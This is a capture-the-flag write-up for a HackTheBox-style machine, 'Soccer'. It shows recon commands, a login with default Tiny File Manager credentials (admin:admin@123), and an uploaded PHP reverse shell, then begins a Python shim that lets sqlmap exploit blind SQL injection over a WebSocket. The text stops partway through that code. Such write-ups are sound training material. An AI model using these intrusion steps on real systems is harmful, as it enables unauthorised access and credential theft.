



TL;DR - Foothold through Tiny File Manager running with default credentials, uploading a PHP web shell. A hidden vhost
soc-player.soccer.htbexposes a ticket feature that talks to the backend over a WebSocket, and itsidfield is blind-SQL-injectable. Bridging the WebSocket through a small local HTTP shim lets sqlmap automate the extraction, leaking theplayerDB credentials, which are reused for SSH. Root comes fromdoasallowingplayerto rundstat, whose external-plugin mechanism loads an attacker-controlled Python module.
Recon
Starting with a basic nmap scan with the following command:
nmap -sV -sC -p- 10.129.72.111 -oA nmap/soccer
I got this output:

Three ports open. I added the hostname soccer.htb to /etc/hosts and opened it in the browser.

A football news site (yes, football, not soccer). The page offered little interaction, so I fuzzed for directories.
gobuster dir -u http://soccer.htb/ -w /usr/share/wordlists/dirb/big.txt

One result stood out, so I visited it.

It’s Tiny File Manager 2.4.3. A quick search turned up default credentials for it, documented among other places in a Nuclei template.


The default creds admin:admin@123 logged straight in. File managers are a double win here: the default creds get us in, and the upload feature is an RCE primitive on a PHP host.
Foothold
With an authenticated file manager on a PHP host, the move is to upload a web shell. I uploaded a rev_shell.php, set up a listener, and opened the uploaded file in the browser to execute it.

And I got a shell as the web user.

Enumerating inside the target, /etc/hosts revealed another subdomain: soc-player.soccer.htb.

I added it to my own /etc/hosts and browsed to it.

Same application look, but with extra functionality, including user registration and a ticket feature that checks whether a ticket exists, its price, and the time until the match.

soc-player → player (WebSocket SQLi)
While enumerating the host I found a MySQL database but no usable credentials for it, so the ticket feature looked like the likeliest injection point. The ticket check didn’t go through a normal HTTP form, it talked to the backend over a WebSocket on port 9091, sending a JSON message with an id field. User input reaching a query over a WebSocket is still SQL injection, the transport just makes it awkward for standard tooling.
sqlmap doesn’t speak WebSocket directly, so I put a small local HTTP server in front of it that forwards each request into the WebSocket and returns the response. sqlmap then attacks the shim as if it were a normal HTTP endpoint.
from http.server import BaseHTTPRequestHandler, HTTPServer
from urllib.parse import urlparse, parse_qs, unquote
import websocket, json

